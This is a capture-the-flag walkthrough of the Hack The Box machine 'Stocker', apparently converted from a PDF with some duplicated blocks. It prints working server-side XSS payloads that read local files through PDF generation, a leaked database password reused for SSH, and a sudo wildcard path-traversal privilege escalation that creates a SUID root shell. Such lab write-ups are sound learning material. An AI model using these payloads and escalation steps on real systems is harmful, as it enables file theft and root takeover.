
1. This is after injecting the payload
=====
- `"_id":"638f116eeb060210cbd83a8d","title":"<img src=\"x\" onerror=\"document.write('You just got PWNED')\""`


```
</>","description":"It's a red cup.",
=====
```

18. If the payload was successful the response should say true



1. {"success":true,"orderId":"66c9974d92025f9870fcce91"}
2. The site reports success. Visiting the url for that purchase order (/api/po/[id]) shows it worked:
3. I have no idea where 0xdf got this path from `/api/po/[id]` but we need to use that to view the results of our injection.
4. It will be the normal site path + api path + plus the `orderId` in the burpsuite response
5. http://dev.stocker.htb/api/po/66c999b992025f9870fccea2



19. So it seems like it was a success

1. We need a more robust payload if we are going to run commands. All it is doing is over writing the original text
 2. At this site by HackTricks that I mentioned earlier `https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf#read-local-file` there is a payload.
 3. It is under the `Read local file / SSRF` section of the page.
=====
- ```
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(btoa(this.responseText));};
x.open("GET","file:///etc/passwd");x.send();
</script>
```
- =====
4. 0xdf removes the new lines using a semicolon, removes btoa so it will not base64 encode the payload, and escapes the double quotes. To get the following version of the payload that we will use now.  
=====
- ```
`<script>x=new XMLHttpRequest;x.onload=function()
{document.write(this.responseText)};x.open(\"GET\\\", \"file:///etc/passwd\\\");x.send();</script>`
=====
```




20. 0xdf removes the new lines using a semicolon, removes btoa so it will not base64 encode the payload, and escapes the double quotes. To get the following version of the payload that we will use now.

1. You will take the following payload **and** insert it just like we did before into the title of basket product. Then follow the api url to the payload output **in** the browser.
2. Again here is the updated payload:
=====

```
`<script>x=new XMLHttpRequest;x.onload=function()  
{document.write(this.responseText)};x.open(\"GET\", \"file:///etc/passwd\");x.send();</script>`  
=====
```

3. Make sure to remove the backticks
4. It should look like the image above **in** the repeater.

21. Then go to the api url in the browser like before and you should see the `/etc/passwd` file



1. `http://dev.stocker.htb/api/po/66c99d7092025f9870fccead`
2. Writing an `iframe` into the payload cleans up the output.
=====

```
`<img src=\"x\" onerror=\"document.write('<iframe src=file:///etc/passwd width=100% height=100%></iframe>')\" />`  
=====
```

3. Remove backticks
4. This last version of the payload cleans up the output really good.

index.js

22. Recovering the main file `index.js`

1. The main file is likely `index.js`
2. Lets get it
=====

```
`<img src=\"x\" onerror=\"document.write('<iframe src=file:///var/www/dev/index.js width=100% height=100%></iframe>')\" />`  
=====
```

3. We **do not** get the entire file back because of the `iframe` but the top half is all we need anyway. There is a credential for ssh there.

```
const express = require("express");  
const mongoose = require("mongoose");  
const session = require("express-session");  
const MongoStore = require("connect-mongo");  
const path = require("path");  
const fs = require("fs");  
const { generatePDF, formatHTML } = require("./pdf.js");  
const { randomBytes, createHash } = require("crypto");  
const app = express();  
const port = 3000;  
// TODO: Configure loading from dotenv for production  
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?  
authSource=admin&w=1";  
app.use(express.json());
```

```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";
app.use(express.json());
```

23. Notice how the username in the above credential says `admin`. I can almost garruntee it is not admin. Admin is usually a place holder for another username. It also has `dev` as a possible username but I try that and it fails.

```
1. A safe bet would be that the password belongs to angoose:IHeardPassphrasesArePrettySecure
2. > cat passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
```

SSH as the head of IT `angoose`

24. ssh as angoose

```
1. angoose:IHeardPassphrasesArePrettySecure
2. SUCCESS
3. > ssh angoose@10.129.228.197
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
angoose@10.129.228.197s password: IHeardPassphrasesArePrettySecure
angoose@stocker:~$ whoami
angoose
4. angoose@stocker:~$ export TERM=xterm
```

Begin enumeration as `angoose`

25. Beginning enumeration

```
1. angoose@stocker:~$ cat user.txt
12dbabdbe7a9788dfc7af03eff543ebf
2. angoose@stocker:~$ sudo -l
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
3. As soon as I see the `sudo -l` i can tell we are pretty much going to need a javascript [PrivESC] payload.
```

26. Privilege Escalation to root

```
1. I get this payload from 0xdf which I modify by only he name. Everything else is exactly the same. It is a javascript
payload. The payload will create a copy of bash, set it to be owned by root, and make it an SetUID to run as root:
=====
require('child_process').exec('cp /bin/bash /tmp/yougotowned; chown root:root /tmp/yougotowned; chmod 4777
/tmp/yougotowned')
=====
```

```
GNU nano 4.8 /dev/shm/pwn3d.js
require('child_process').exec('cp /bin/bash /tmp/yougotowned; chown root:root /tmp/yougotowned; chmod 4777 /tmp/yougotowned')
```

27. Proof of Concept. Explaining how the execution of this payload will happen.

- 1. Well, first we will need to use sudo and we have the password so that will not be an issue. When the `*` was place there it allows for directory traversal. I use wildcards in my script all the time. It is hard to avoid using wildcards and ambiguous variables but they are very subjective to manipulation by hackers.
- 2. Anyway, we can use a simple ../../../../ to redirect the path to our payload. Here is how that is done.
- 4. ~/hackthebox/stocker > cp foo1.txt ../../../../tmp/foo2.txt
- 5. In the Proof of Concept above I am copying foo.txt from my working directory which is stocker and I want to pretend to put foo.txt in forest which would have happend if I had stopped at ../../forest but I kept on going the the path traversal and I put it in /tmp/foo.txt insted. That is how this exploit is working.

Got Root


```
-rwsrwxrwx 1 root root 1.2M Aug 24 10:49 yougotowned
drwxrwxrwt 2 root root 4.0K Aug 24 01:17 .XIM-unix
drwxrwxrwt 2 root root 4.0K Aug 24 01:17 .X11-unix
drwx----- 2 root root 4.0K Aug 24 01:18 vmware-root_693-40133
drwxrwxrwt 2 root root 4.0K Aug 24 01:17 .Test-unix
drwx----- 2 root root 4.0K Aug 24 01:17 custom-private-5564
```

28. Steps to root

- 1. I create a file in /dev/shm called pwn3d.js
- 2. Inside of that payload is the following javascript.
=====
require('child_process').exec('cp /bin/bash /tmp/yougotowned; chown root:root /tmp/yougotowned; chmod 4777 /tmp/yougotowned')
=====
- 3. This payload will create a file in `/tmp/yougotowned`
- 4. The file will be owned by root and have an SUID
- 5. I run the sudo -l command with a directory traversal to change the path back to the /dev/shm/pwn3d.js file so it can trigger it an create my SUID.
- 6. angoose@stocker:~\$ sudo node /usr/local/scripts/../../../../dev/shm/pwn3d.js
- 7. SUCCESS
- 8. angoose@stocker:~\$ cd /tmp
- 9. angoose@stocker:/tmp\$ ls -lahr
total 2.4M
-rwsrwxrwx 1 root root 1.2M Aug 24 10:49 yougotowned
- 10. angoose@stocker:~\$ /tmp/yougotowned -p
yougotowned-5.0# whoami
- 11. root
- 12. yougotowned-5.0# cat /root/root.txt
b3e1fd0d5fcdae122f8e059a4bbfcf31



Stocker has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#12291	24 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED